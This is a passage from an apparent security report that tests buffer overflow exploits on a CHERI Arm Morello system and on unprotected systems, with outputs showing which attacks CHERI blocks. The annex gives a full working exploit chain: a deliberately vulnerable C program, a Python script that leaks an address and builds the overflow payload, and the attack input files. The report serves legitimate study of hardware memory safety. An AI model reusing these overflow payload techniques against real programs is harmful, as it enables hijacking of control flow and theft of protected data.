true return address: 0x555555555230
after strcpy
buf: 0x7fffffffe0d0
true return address: 0x7fffffffed0d0
$
```

The "$" symbol demonstrate access to a shell. For exemple using "ls" command will print files in current directory.

4.1.2 CHERI protected Arm Morello Environment

On CHERI ARM ARM Morello, non executable stack is forbidden to execute. We will still try, because the fact the stack is non executable will not play a role in this program execution.

Execution on CHERI environment

```
true return address: 0x110a85
In-address space security exception (core dumped)
```

The buffer overflow is prevented during strcpy. The writing occurs out of the bounds of the buffer pointer, so an error is thrown.

4.2 Buffer Overflow On Integer cast to Pointer

Buffer overflow can happen in internal structure. We saw previously that using a function pointer address failed because the pointer became invalid. But what about an integer that can be cast to a pointer ?

```c
#include <string.h>
#include <stdio.h>
#include <stdint.h>

typedef struct vuln {
    char buf[5];
    intptr_t pt;
} vobj;
```

```c
void f1(){
    printf("everything is fine\n");
}

void f2(){
    printf("hacking\n");
}

int main(){

    vobj v1;
    printf("f2:%p\n", &f2);
    v1.pt = (intptr_t) &f1;
    scanf("%s", v1.buf);
    printf("%p\n",((void (*)())(v1.buf)));
    ((void (*)())(v1.buf))();
}
```

Use this command: perl -e 'print "aaa";' | ./test2
In order to get the address a first time then do the overflow with the obtained address.

4.2.1 RISC-V environment

Output on classic RISC-V environment (No CHERI protection)

```
f2:0x2109a4
0x2109a4
hacking
```

4.2.2 CHERI protected Arm Morello Environment

Remember that CHERI bounds are not precise. The buffer size may not have expected size.

Execution on CHERI environment

```
f2:0x11094d
0x11094d
In-address space security exception
```

Looking with GDB we can see it is due to a Capability Tag fault which demonstrate that integer that can be cast into pointers are related to a capability tag.

4.3 Buffer Overflow over Vulnerable function pointer pointer followed by object duplication using Offset to identify method pointer

The main idea behind this exploit is that if CHERI protects against out of bounds and usage in read or write of invalid pointers, it does not protect against out of bounds inside a structure and it allows invalid pointers to access their address value, which can be used to calculate an offset. If the offset is used without more control after an overflow modifying its value, it can allow an attacker to perturb the normal execution behavior of a program. In order to illustrate this, I wrote the code of a vulnerable application that will be the target of an exploit, which theoretically allows an attacker to call any methods of an object, with some big assumptions about how the program is implemented and compiled: it requires a vulnerable structure with the possibility of a buffer overflow on a pointer on a function pointer inside the object, that can be called without control, the possibility of duplicating an object after a buffer overflow, and that the pointer on a function pointer value is calculated with an offset during the duplication. It also requires that the offset is calculated without further control of the result. CHERI protection can however easily mitigate this problem: using the option -Xclang -cheri-bounds=subobject-safe, the exploit can not happen. Any verification on either the offset value or the function call makes the exploit impossible to succeed.

In order to run the exploit, we need all the files from this directory, then follow README instructions. The code is also fully present in annex. The simple application uses a structure with private information, a password and public information.


```c
typedef struct obj {
  char password[10];
  char privateInformation[20];
  char buffer[10]; //buffer that will be affected by user input
  char publicInformation[20];
  void (**pptr)(struct obj * someObject); // pointer on function pointers attributes
  // function pointer attributes:
  void (*f1ptr)(struct obj * someObject); // pointer attribute to f1
  void (*f2ptr)(struct obj * someObject); // pointer attribute to f2
  void (*f3ptr)(struct obj * someObject); // pointer attribute to f3
  void (*f4ptr)(struct obj * someObject); // pointer attribute to f4
  void (*secret)(struct obj * someObject); // pointer attribute to secret
} object;
```

Listing 3: Structure

The objective of this exploit is to call the secret function which allows the attacker to change the password value inside the object, then print private information to prove the password was modified. exploit.c goal is to simulate a very-basic multi user application (it stands for exploitable application). The functions are used to print and modify attributes. Here the most important is secret which is not supposed to be called directly by the user, which will modify the password of the structure, required to access private information. The function pointer pointer pptr is used to choose a function to call and then call it. When the function chose by the user does not exist, it doesn't change its value and then call the function it points.


First we initialize a structure, supposing normal usage of application.

Initial State



Then we suppose the attacker has control over the input. The application is supposed to keep private information private to those who know the correct password. However, the attacker will use an exploit that will allow him to print it without ever knowing the password. He will first do a buffer overflow using the buffer that receive user input, allowing him to change the pptr value. However this leads to the invalidation of the pointer, meaning its not possible to dereference it.

Doing buffer overflow from buffer on pointer of function pointer (pptr)
making it points to pointer to secret function




The attacker knows he can not dereference pptr because it will lead to a security exception throw. However he can duplicate a structure. During the duplication, an offset is used to get the pointer to the function pointer. This is one exemple of an offset usage that can be used in a malicious case. In this case, as it is allowed, the pptr of the duplicated object is still valid. That means its possible to call the secret function from the duplicated object directly even if it was not supposed to happen in the original code.

```
struct obj * duplicate(struct obj * someObject){ // duplicate a struct obj
   struct obj * otherObject = calloc(1,sizeof(struct obj));
   strcpy(otherObject->password, someObject->password);
   strcpy(otherObject->buffer, someObject->buffer);
   strcpy(otherObject->publicInformation, someObject->publicInformation);
   strcpy(otherObject->privateInformation, someObject->privateInformation);
   linkFunctions(otherObject);
   // using an offset will not trigger CHERI hardware protection error
   // because an invalid pointer can still access the address of the memory pointed
   size_t offset = (size_t)((char *)someObject->pptr - (char *)&someObject->pptr);
   printf("offset:%li\n",offset);
   printf("first object ptr value:%p\n",someObject->pptr);
```

```
    assert ((void *)((char *)&someObject->pptr+offset) == (char *)someObject->pptr);
    // using an offset we can determine which function was selected
    otherObject->pptr = (void (**)(struct obj *))((char*)&otherObject->pptr+offset);
    printf("second object ptr value: %p\n", otherObject->pptr);
    return otherObject;
}
```

Listing 4: Duplication

Duplicating the object
Using offset to determine pptr value



To conclude, this is one exemple of a usage of how a buffer overflow followed by the utilisation of an offset can be problematic. However, this exemple is still very unrealistic. C code isn't usually write like this and C++ class don't have attributes that are function pointer leading to their methods: they have a virtual method table that all instance of a class can access using a single pointer which is before all attributes. Meaning it would be impossible under CHERI protection to modify a method pointer. This could still be problematic if using a pointer to pointer as an attribute and calculating an offset with it, but it would be not probable that the exploit of such a vulnerability leads to arbitrary method execution, as in this case. There are still two subtleties: even if a vulnerability exploit will fail, attackers can provoke faults at will, meaning handling of those faults have to be considered. If the usage of an offset between two pointer, one that could be overflowed, the application could encounter problems that are not handled, leading to DOS (Denial Of Service).

References

[1] Hesham Almatary, Michael Dodson, Jessica Clarke, Peter Rugg, Ivan Gomes, Michal Podhradsky, Peter G Neumann, Simon W Moore, and Robert NM Watson. Compartos: Cheri compartmentalization for embedded systems. *arXiv preprint arXiv:2206.02852*, 2022.

[2] Nathaniel Wesley Filardo, Brett F Gutstein, Jonathan Woodruff, Sam Ainsworth, Lucian Paul-Trifu, Brooks Davis, Hongyan Xia, Edward Tomasz Napierala, Alexander Richardson, John Baldwin, et al. Cornucopia: Temporal safety for cheri heaps. In *2020 IEEE Symposium on Security and Privacy (SP)*, pages 608–625. IEEE, 2020.

[3] Franz A Fuchs, Jonathan Woodruff, Simon W Moore, Peter G Neumann, and RN Watson. Developing a test suite for transient-execution attacks on risc-v and cheri-risc-v. In *Workshop on Computer Architecture Research with RISC-V*, 2021.

[4] Nicolas Joly, Saif ElSherei, and Saar Amar. Security analysis of cheri isa. *Retrieved July*, 6:2021, 2020.

[5] Robert NM Watson, Simon W Moore, Peter Sewell, and Peter G Neumann. An introduction to cheri. Technical report, University of Cambridge, Computer Laboratory, 2019.

[6] Robert NM Watson, Alexander Richardson, Brooks Davis, John Baldwin, David Chisnall, Jessica Clarke, Nathaniel Filardo, Simon W Moore, Edward Napierala, Peter Sewell, et al. Cheri c/c++ programming guide. Technical report, University of Cambridge, Computer Laboratory, 2020.

A Annex 1: Exploit Code

```c
#include <stdio.h>
#include <stdint.h>
#include <string.h>
#include <stdlib.h>
#include <assert.h>
#include <stddef.h>
#define LISTLEN 5

#ifdef __CHERI_PURE_CAPABILITY__
#define PRINTF_PTR "#p"
#else
#define PRINTF_PTR "p"
#endif

typedef struct obj {
  char password[10];
  char privateInformation[20];
  char buffer[10]; //buffer that will be affected by user input
  char publicInformation[20];
  void (**pptr)(struct obj * someObject); // pointer on function pointers attributes
  // function pointer attributes:
  void (*f1ptr)(struct obj * someObject); // pointer attribute to f1
  void (*f2ptr)(struct obj * someObject); // pointer attribute to f2
  void (*f3ptr)(struct obj * someObject); // pointer attribute to f3
  void (*f4ptr)(struct obj * someObject); // pointer attribute to f4
  void (*secret)(struct obj * someObject); // pointer attribute to secret
} object;

void f1(struct obj * someObject){ // printing public informations
  printf("public info:%s\n", someObject->publicInformation);
}

void f2(struct obj * someObject){ // verifying rights to change password
   printf("enter password\n");
   scanf("%s",someObject->buffer);
   if(strncmp(someObject->buffer, someObject->password, strlen(someObject->password)-1)==0){
      someObject->secret(someObject);
   }
   else {
        printf("bad password\n");
   }
}

void f3(struct obj * someObject){ // print private information if good password
   printf("enter password\n");
   scanf("%s",someObject->buffer);
   if(strncmp(someObject->buffer, someObject->password, strlen(someObject->password)-1)==0){
      printf("private info:%s\n", someObject->privateInformation);
   }
   else {
        printf("bad password\n");
   }
}

void cleanInput(){
      int c;
      while( (c = fgetc(stdin)) != EOF && c != '\n');
}

void f4(struct obj * someObject){ // changing private and public informations, if good password
   char buffer[10];
   printf("enter password\n");
   scanf("%s",buffer);
   if(strncmp(buffer, someObject->password, strlen(someObject->password)-1)==0){
      printf("changing private Information\n");
      cleanInput();
      scanf("%[ a-zA-Z]", someObject->privateInformation);
      cleanInput();
      printf("changing public Information\n");
      scanf("%[ a-zA-Z]", someObject->publicInformation);
   }
   else {
        printf("bad password\n");
   }
}
void secret(struct obj * someObject){ // changing password function
   char buf[2];
   int answered = 0;
   while (answered == 0){
    printf("change password ? Y/n\n");
    scanf("%s",buf);
    if(buf[0] == 'Y'){
      printf("enter new password\n");
      scanf("%s", someObject->password);
      answered = 1;
    } else {
      answered = 1;
   }
   }
}

 // linking function pointer attributes to real functions
void linkFunctions(struct obj * someObject){
   someObject->f1ptr = &f1;
   someObject->f2ptr = &f2;
   someObject->f3ptr = &f3;
   someObject->f4ptr = &f4;
   someObject->secret = &secret;
}

struct obj * duplicate(struct obj * someObject){ // duplicate a struct obj
   struct obj * otherObject = calloc(1,sizeof(struct obj));
   strcpy(otherObject->password, someObject->password);
   strcpy(otherObject->buffer, someObject->buffer);
   strcpy(otherObject->publicInformation, someObject->publicInformation);
   strcpy(otherObject->privateInformation, someObject->privateInformation);
   linkFunctions(otherObject);
   // using an offset will not trigger CHERI hardware protection error
   // because an invalid pointer can still access the address of the memory pointed
   size_t offset = (size_t)((char *)someObject->pptr - (char *)&someObject->pptr);
   printf("offset:%li\n",offset);
   printf("first object ptr value:%p\n",someObject->pptr);
   assert ((void *)((char *)&someObject->pptr+offset) == (char *)someObject->pptr);
   // using an offset we can determine which function was selected
   otherObject->pptr = (void (**)(struct obj *))((char*)&otherObject->pptr+offset);
   printf("second object ptr value: %p\n", otherObject->pptr);
   return otherObject;
}

void debug(struct obj * someObject){
// print pointers address, value and dereferenced value of each pointer attribute of a structure
  printf("object:%"PRINTF_PTR"\n", someObject);
  printf("pptr:%"PRINTF_PTR"\n", &someObject->pptr);
  if(someObject->pptr != NULL){
    printf("*pptr:%"PRINTF_PTR"\n", someObject->pptr);
    printf("**pptr:%"PRINTF_PTR"\n", *(someObject->pptr));
  }
  printf("f1ptr:%"PRINTF_PTR"\n", &someObject->f1ptr);
  printf("f2ptr:%"PRINTF_PTR"\n", &someObject->f2ptr);
  printf("f3ptr:%"PRINTF_PTR"\n", &someObject->f3ptr);
  printf("f4ptr:%"PRINTF_PTR"\n", &someObject->f4ptr);
  printf("secret ptr:%"PRINTF_PTR"\n", &someObject->secret);
  printf("*f1ptr:%"PRINTF_PTR"\n", someObject->f1ptr);
  printf("*f2ptr:%"PRINTF_PTR"\n", someObject->f2ptr);
  printf("*f3ptr:%"PRINTF_PTR"\n", someObject->f3ptr);
  printf("*f4ptr:%"PRINTF_PTR"\n", someObject->f4ptr);
  printf("*secret:%"PRINTF_PTR"\n", someObject->secret);
}


int getInteger(){
   char * p,s[100];
   long n;
   cleanInput();
   while(fgets(s,sizeof(s),stdin)){
     n = strtol(s,&p, 10);
     if (p == s || *p !='\n'){
       printf("please enter integer:\n");
       cleanInput();
     } else break;
   }
   return n;
}


int main(){
   struct obj ** objList = calloc(LISTLEN, sizeof(struct obj *));
   for(int i = 0; i < LISTLEN; i++){
     objList[i] = NULL;
   }
   char buffer[20];
   int current = 0;

   // command loop
   while(strncmp(buffer, "exit",4)!=0){
      printf("current cell:%i\n", current);
      printf("list size:%i\n", LISTLEN);
      printf("enter command among: move, create, free, debug, call, duplicate\n");
      scanf("%s", buffer);
      printf("your command:%s\n", buffer);
      if(strncmp(buffer,"move",4)==0){
         printf("enter index of array\n");
         current = getInteger();

      }
      if(strncmp(buffer,"create",6)==0){ // creating new object
         if(objList[current] == NULL){
           printf("creating an object...\n");
           objList[current] = malloc(sizeof(struct obj));
           printf("enter password\n");
           scanf("%s",objList[current]->password);
           linkFunctions(objList[current]);
           cleanInput();
         } else {
           printf("this zone is already occupied\n");
         }
      } else {
```

```c
        if(current >=0 && current < LISTLEN){
            if(strncmp(buffer,"free",4)==0){ // freeing current object
               printf("freeing current object...\n");
               if(objList[current] != NULL){
                 free(objList[current]);
                 objList[current] = NULL;
               } else {
                 printf("nothing here already\n");
               }
            }
        if(objList[current] != NULL){
            if(strncmp(buffer,"debug",5)==0){
               debug(objList[current]); // printing current object informations
            }
            if(strncmp(buffer,"duplicate",9)==0){ // duplicating current object
               int i;
               // finding free space
               for(i = 0; i < LISTLEN; i++){
                 if(objList[i] == NULL){
                   break;
                 }
               }
               if(objList[i] == NULL){
                  objList[i] = duplicate(objList[current]);
                  printf("duplicated object in %i cell\n",i);
               } else {
                printf("no space left\n");
               }
            }
            if(strncmp(buffer,"call",4)==0){
            // call one function among f1, f2, f3 and f4
            // calling secret function is not supposed to be possible
                printf("select function among f1, f2, f3, f4\n");
                scanf("%s",buffer);
                if(strncmp(buffer,"f1",2)==0){
                  objList[current]->pptr = &objList[current]->f1ptr;
                }
                if(strncmp(buffer,"f2",2)==0){
                   objList[current]->pptr = &objList[current]->f2ptr;
                }
                if(strncmp(buffer,"f3",2)==0){
                  objList[current]->pptr = &objList[current]->f3ptr;
                }
                if(strncmp(buffer,"f4",2)==0){
                  objList[current]->pptr = &objList[current]->f4ptr;
                }
                (*objList[current]->pptr)(objList[current]);
                cleanInput();
             }
         }
         }
     }

   }
}
```

Listing 5: exploit.c

We use a python script to manage binary input easily (it is possible to do without, it is just more complex for the user). BOF.py goal is to facilitate the input management (binary writing) and address retrieving automatically.

```python
import InputExec, fileMerger
```

```
result = InputExec.inputExec("begin.txt", "./exploit") # doing a first round to
    get the target function address
#print(result)
result = result.split(b'\n')
addr = ""
for line in result:
    if line.startswith(b"secret"):
        addr = line.split(b":")[1].split(b" ")[0]
        if addr.startswith(b"0x"):
            addr = addr[2:]
        break
print(addr) # addr supposed to be the correct address of the target function
byte_arr = [addr[i:i+2] for i in range(0, len(addr), 2)]
byte_arr.reverse() # putting it in little endian format
little_endian_binary = ''.join([f'\\x{byte.decode("ascii")}' for byte in
    byte_arr])
print(little_endian_binary) # printing with format \xXX\xXX...
some_bytes = bytearray(int(byte, 16) for byte in byte_arr)
immutable_bytes = bytes(some_bytes)
bufferSize = 34
with open("address", "wb") as binary_file: # writing address in 'address' file
    with the number of character required to reach the target attribute
    for _ in range(bufferSize):
        binary_file.write(b'a')
    binary_file.write(immutable_bytes)
fileMerger.fileMerger("init address end.txt", "inject") # merging into inject
    file
# init contains initialisation of value, with password setting and private and
    public information filling, then call f3, address is used as input, so
    overflowing the buffer and replacing the pointer of function pointer
    attribute address, end contains duplication of object then call, modifying
    the password with an unexpected use of the function pointer and then
    printing private information using given password to prove it has been
    modified
result = InputExec.inputExec("inject", "./exploit") # doing the exploit
```

Listing 6: BOF.py

fileMerger.py goal is to merge files.

```


def fileMerger(files=None, outputName=None):
    if files is None:
        files = input("Enter input files paths: ")
    files = files.split(" ")
    if outputName is None:
        outputName = input("Enter output file path: ")

    buf = bytearray()
    for file in files:
        with open(file, "rb") as fileSock:
            buf.extend(fileSock.read()+b'\n')

    with open(outputName, "wb") as outputFile:
        outputFile.write(buf)
```
Listing 7: FileMerger.py

InputExec.py goal is to launch exploit program and return its output.

```
import subprocess
def inputExec(inputFile=None, execFile=None):
    if inputFile == None:
        inputFile = input("Enter input file")
    if execFile == None:
        execFile = input("Enter executable location")
    command = execFile+" < "+inputFile
    try:
        result = subprocess.check_output(command, shell = True, executable = "/
            bin/bash", stderr = subprocess.STDOUT)

    except subprocess.CalledProcessError as cpe:
        result = cpe.output

    finally:
        for line in result.splitlines():
            print(line.decode())
    return result
```
Listing 8: InputExec.py

Here is an example of begin.txt file: its goal is to print the target function address so that BOF.py can write the inject file.

begin.txt

```
create
qwerty
call
f4
qwerty
something
something
call
f3
qwerty
debug
exit
f3
```

Here is an example of init file: its goal is to initialize some non malicious user data init

```
create
apassword
call
f4
apassword
a private information
a public information
call
f3
```

Here is an example of end.txt: its goal is to be malicious input that will retrieve the data by performing the end of the exploit.

end.txt

```
duplicate
move
1
debug
call
t
Y
aaaa
call
f3
aaaa
exit
```